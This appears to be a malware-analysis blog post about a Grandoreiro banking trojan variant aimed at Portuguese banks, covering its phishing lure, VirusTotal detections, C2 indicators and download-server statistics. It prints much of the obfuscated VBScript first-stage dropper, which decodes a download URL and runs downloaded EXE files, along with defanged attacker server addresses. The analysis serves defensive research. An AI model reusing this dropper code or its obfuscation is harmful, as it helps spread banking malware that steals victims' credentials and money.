
The updated Grandoreiro Malware equipped with latenbot-C2 features in Q2 2020 now extended to Portuguese banks

seguranca-informatica.pt/the-updated-grandoreiro-malware-equipped-with-latenbot-c2-features-in-q2-2020-now-extended-to-portuguese-banks

May 26, 2020

The updated Grandoreiro Malware equipped with latenbot-C2 features in Q2 2020 now extended to Portuguese banks.
Grandoreiro is a Latin American banking trojan targeting Brazil, Mexico, Spain, Peru, **and has now extended to Portugal**.

Cybercriminals attempt to compromise computers to generate revenue by exfiltrating information from victims' devices, typically banking-related information. During April and May 2020, a new Grandoreiro variant was identified. This piece of malware includes improvements in the way it is operating. The threat has been disseminating via malscam campaigns, as in the past, and the name of the victim is used as a part of the malicious attachment name, as shown below.



Assunto: Fwd: COMUNICADO - Fatura proximo ao vencimento. 33949845:28 PM
Data: Wed, 29 Apr 2020 17:28:35 +0000
De: FaturaPS [redacted]
Para: [redacted]

Segue Fatura em anexo para pagamento.

ATT

Email: [redacted]

invoice with the victim's name

The attached file is an HTML document that downloads the Grandoreiro's 1st stage – a VBScript file (VBS). After that, an ISO file is downloaded from the online server, according to the target country and campaign. During this investigation, several samples were found online, specifically **grouped by campaigns and countries** (see Technical Analysis).

The malware *modus operandi* is very similar to old samples, however, this new variant brings some improvements to how it is communicating with the C2 server. After analyzing it, similarities with latenbot-C2 traffic were identified and described below (another Brazilian trojan).


Grandoreiro operators probably are including Latenbot botnet modules as a way of improving communication between C2 and infected hosts – *creating a kind of Grandoreiro botnet*.

The malware is capable of collecting banking details from victims' devices, get total control of the OS, reboot, and lockdown, windows overlay, keylogger capabilities, and performing browser interaction.

For more details about this threat see the Technical Analysis below.

Technical Analysis

The Grandoreiro malware has been distributed via malscan campaigns around the globe during Q2 2020. As can be observed during this publication, new features have been added to the new samples, including latenbot-C2 features (another Brazilian trojan – see *@hasherezade analysis here*), and the scope of malware was now extended to Portuguese banks.



Assunto: Fwd: COMUNICADO - Fatura proximo ao vencimento. 33949845:28 PM
Data: Wed, 29 Apr 2020 17:28:35 +0000
De: FaturaPS [redacted]
Para:[redacted]

Segue Fatura em anexo para pagamento.

ATT


Email: [redacted]

invoice with the victim's name

***Figure 1:** Grandoreiro email template Q2 2020 (Portugal). The content of the attached file is HTML with a short-URL that downloads the next stage (VBS file).*

> [23-04-2020] Malware🐞 #portugal🇵🇹 #trojan #evasion
> new sample 🐞https://t.co/UAaQBEVbds
> –c2–
> ➡️hxxp://192.236.147.]100:51224/$rdgate?ACTION=x
> ➡️192.236.147.]100:1950/zflipbgi.iso
>
> –registry–
> ➡️HKEY_CURRENT_USER\Software\Microsoft\Direct3D\MostRecentApplication ->Zflipbgi.exe pic.twitter.com/du3RLExnEi
>
> — Pedro Tavares (@sirpedrotavares) April 23, 2020

As observed below, after submitting the sample into VirusTotal **it was classified as a variant of Grandoreiro trojan,** as some changes were performed by crooks to improve this piece of malware.



ⓘ 10 engines detected this file

d343167500b85f1f5279be60ef677cae3acc4675c6eba4e8b09f0762326d9d7c
Zflipbgi.exe
bobsoft peexe

317.77 MB
Size

2020-04-24 09:04:29 UTC
2 hours ago

EXE

DETECTION DETAILS COMMUNITY 1

SecureAge APEX	ⓘ Malicious	Cybereason	ⓘ Malicious.c34209
Endgame	ⓘ Malicious (high Confidence)	ESET-NOD32	ⓘ A Variant Of Win32/Spy.Grandoreiro.AI
Fortinet	ⓘ W32/Grandoreiro.AE!tr.spy	Ikarus	ⓘ Trojan.Win32.Contuedo
Kaspersky	ⓘ UDS:DangerousObject.Multi.Generic	Rising	ⓘ Malware.Heuristic!ET#83% (RDMK:cmRt...
SentinelOne (Static ML)	ⓘ DFI - Malicious PE	Trapmine	ⓘ Malicious.high.ml.score
Acronis	✓ Undetected	Ad-Aware	✓ Undetected
AegisLab	✓ Undetected	AhnLab-V3	✓ Undetected

Figure 2: *Grandoreiro variant VT sample submitted on 2020-04-24 during this investigation.*

This specific sample was distributed via a VBScript file, one of the different chains of Grandoreiro as detailed by ESET.





Figure 3: *Possible ways that Grandoreiro distribution chains may appear (different colors show different paths the chain may take). The final ZIP archive may be encrypted and in some cases also protected by a password –* ***credits ESET.***

The malware has been distributed during April and May 2020 and has affected Portuguese users. One of the last analyzed samples (2020-05-21 – *8491a619dc6e182437bd4482d6e97e3a*) is scrutinized below.

Grandoreiro VBS file – First stage (Portugal May 2020)

Filename: Torrentz5B88BC75AD1DA330A74FFA2ED717DB0B3AE71CCC.vbs
MD5: 8491a619dc6e182437bd4482d6e97e3a
SHA1: 46d601a56103bf0a623d1c937eab41d8772de644

At first glance, the VBS file seems obfuscated, nonetheless, some details can be extracted such as the encoded string with the URL where the next stage is downloaded and the place where it will be executed on the target machine.



Torrentz5B88BC75AD1DA330A74FFA2ED717DB0B3AE71CCC - Notepad
File Edit Format View Help

```
Option Explicit
CONST wshOK                             =0
CONST VALUE_ICON_WARNING                =16
CONST wshYesNoDialog                    =4
CONST VALUE_ICON_QUESTIONMARK           =32
CONST VALUE_ICON_INFORMATION            =64
CONST HKEY_LOCAL_MACHINE                =&H80000002
CONST KEY_SET_VALUE                     =&H0002
CONST KEY_QUERY_VALUE                   =&H0001
CONST REG_SZ                            =1
dim moqsueggilnprttvbdffhjjnprrtvzzacbbdffhj,aacegilnprrtveggimmoqqsuuacceggillnnpruu,uacegimmqqsuxybaacegiiloqqsuddfhjjmooqsu,hjnpttvbdffhjmoqqsvzzacbbdffhjmmoqssuegg
dim  ttfhjmoossuaccegiilooqssuxyybaaceegiilnn,Clqttvzzacbbggilnnprtt,SEUZP
dim  lnpsaccegilnprrtvzzbaccegiilnnprttveggjm,mqXFFRJUWm
dim  qszaccbfhjmmqqsueegillnpprbdggillnprrtvz,egilprrtbbdfiilnpprttvzzacbbddfhllnnprtt,tvvbddgillnprrtvzzacbbdffilnnprrtveegil
dim  gioqsudfhhjmoqqsuaadffhjjmooqsuuxyybaach,nptvzaacgiilprrtveegimmoqqsuaaceggiilnpp,OBJmmoqqsuxyybaacfhjjm
dim  ttvegiilnpprtvbeegiilnpprttvzaacbbdggilnnprrtv,veilnnprtvbdgillnprrtvzzacbbffhlnnprttve,ccgilnppttvzaaacegiilnnprttveggimooqssua
Function Jkdkdkd(G1g)
For ttfhjmoossuaccegiilooqssuxyybaaceegiilnn = 1 To Len(G1g)
veilnnprtvbdgillnprrtvzzacbbffhlnnprttve = Mid(G1g, ttfhjmoossuaccegiilooqssuxyybaaceegiilnn, 1)
veilnnprtvbdgillnprrtvzzacbbffhlnnprttve = Chr(Asc(veilnnprtvbdgillnprrtvzzacbbffhlnnprttve)+ 6)
gioqsudfhhjmoqqsuaadffhjjmooqsuuxyybaach = gioqsudfhhjmoqqsuaadffhjjmooqsuuxyybaach + veilnnprtvbdgillnprrtvzzacbbffhlnnprttve
Next
Jkdkdkd = gioqsudfhhjmoqqsuaadffhjjmooqsuuxyybaach
End Function
Function aceeillnprrtveggjmooqssuacceggilnnpssuxxybaa()
Dim ClqttvzzacbbggilnnprttLM,jxtuuaceegjmooqsuu,jrtceegillnprttvzw,Coltssuzaccbdfhhjmooq
Set ClqttvzzacbbggilnnprttLM = WScript.CreateObject( "WScript.Shell" )
Set jrtceegillnprttvzw = CreateObject( "Scripting.FileSystemObject" )
Set jxtuuaceegjmooqsuu = jrtceegillnprttvzw.GetFolder(egilprrtbbdfiilnpprttvzzacbbddfhllnnprtt)
Set Coltssuzaccbdfhhjmooq = jxtuuaceegjmooqsuu.Files
For Each Coltssuzaccbdfhhjmooq in Coltssuzaccbdfhhjmooq
If UCase(jrtceegillnprttvzw.GetExtensionName(Coltssuzaccbdfhhjmooq.name)) = "EXE" Then
ClqttvzzacbbggilnnprttLM.Exec(egilprrtbbdfiilnpprttvzzacbbddfhllnnprtt & "\" & Coltssuzaccbdfhhjmooq.Name)
End If
Next
End Function
lnpsaccegilnprrtvzzbaccegiilnnprttveggjm     = Jkdkdkd("bnnj4))+3,(,-0(+.1(+**4+3/*)Cho`nolcifm(cmi")
Set OBJmmoqqsuxyybaacfhjjm = CreateObject( "WScript.Shell" )
tvvbddgillnprrtvzzacbbdffilnnprrtveegil = OBJmmoqqsuxyybaacfhjjm.ExpandEnvironmentStrings(StrReverse("%ATADPPA%"))
hjnpttvbdffhjmoqqsvzzacbbdffhjmmoqssuegg = "A99449C3092CE70964CE715CF7BB75B.zip"
Function tveglnprvcceillnprttvzaacbegiilnpprtvvegiiln()
SET aacegilnprrtveggimmoqqsuuacceggillnnpruu = CREATEOBJECT("Scripting.FileSystemObject")
IF aacegilnprrtveggimmoqqsuuacceggillnnpruu.FolderExists(tvvbddgillnprrtvzzacbbdffilnnprrtveegil + "\DecGram") = TRUE THEN WScript.Quit() END IF
IF aacegilnprrtveggimmoqqsuuacceggillnnpruu.FolderExists(uacegimmqqsuxybaacegiiloqqsuddfhjjmooqsu) = FALSE THEN
aacegilnprrtveggimmoqqsuuacceggillnnpruu.CreateFolder uacegimmqqsuxybaacegiiloqqsuddfhjjmooqsu
aacegilnprrtveggimmoqqsuuacceggillnnpruu.CreateFolder OBJmmoqqsuxyybaacfhjjm.ExpandEnvironmentStrings(StrReverse("%ATADPPA%")) + "\DecGram"
END IF
End Function
Function jmosuacehjmosuuxybaacegjmmoqssudfhhjmoqqsvbd()
DIM jrtceegillnprttvzxsd
```

Downloaded ISO file with the malware inside

zip file created on %appdata% with grandoreiro exe file


__Figure 4:__ Grandoreiro VBS file (1st stage) obfuscated. Some details can be extracted from the code how highlighted above.

The following piece of code can be used to decode the strings hardcoded in the VBS file.

The decoded string is a URL pointing to a website where several samples of Grandoreiro are available. The samples are downloaded depending on the initial stage and the target country. The following URL was distributed in Portugal during April and May 2020 and described in this investigation.

```
Encoded string: cipher="bnnj4))+3,(,-0(+.1(+**4+3/*)Cho`nolcifm(cmi"
--
Decoded string: http://192.236.147.]100:1950/Inufturiols.iso
```

The Grandoreiro samples available on this server online were often changed by criminals as a way of bypassing AV's detections. Based on metrics from May 20th**, 1771 users were potentially infected or executed the Grandoreiro 1st stage (VBS file)**.




NOME .extension	TAMANHO	DATETIME	DOWN
adamntiumnix.iso	4.6 MB	5/15/2020 5:21:41 PM	40
Babubjinsc.iso	6.1 MB	5/13/2020 2:44:29 PM	15
babulostfingr.iso	6.1 MB	5/17/2020 7:18:00 PM	9
bBUlokijuj.iso	6.1 MB	5/18/2020 5:05:11 AM	276
bgeghldw.iso	6.3 MB	5/19/2020 9:54:25 AM	251
Inufturiols.iso	6.3 MB	5/18/2020 2:14:16 PM	224
lopfoimju.iso	6.6 MB	5/19/2020 5:27:54 AM	35
mrblaterkij.iso	4.6 MB	4/29/2020 7:14:37 AM	177
mrlastapss.iso	4.8 MB	5/6/2020 6:41:10 AM	164
pthundetbox.iso	6.5 MB	5/14/2020 2:59:35 PM	6
Umbuntojio.iso	4.6 MB	5/18/2020 10:45:43 AM	158
Uskmanager.iso	4.6 MB	5/13/2020 3:31:42 PM	35
Utrbdrackmo.iso	7.4 MB	5/6/2020 12:03:29 PM	103
vpnfgjwlsg.iso	6.1 MB	5/15/2020 5:48:10 AM	41
zqqgggfdgc.iso	6.1 MB	5/14/2020 5:22:54 AM	237

Figure 5: *Metrics collected from the Grandoreiro server on May 20th, 2020. Each sample is associated with different ongoing campaigns and target countries.*

In detail, the sample distributed in Portugal was downloaded 224 times (***Inufturiols.iso*** in Figure 5). The sample was available for download between 2020-05-18 and 2020-05-22.


An interesting point is that one day after data collection, on 2020/05/21, most of the samples were removed from the server by the malware operators, but the sample targeting Portugal was kept available for the next days.



NOME .extension	TAMANHO	DATETIME	DOWN
bBUlokijuj.iso	6.1 MB	5/18/2020 5:05:11 AM	280
BBUNDTRUNDJI.iso	6.1 MB	5/21/2020 5:03:28 AM	5
Inufturiols.iso	6.3 MB	5/18/2020 2:14:16 PM	230
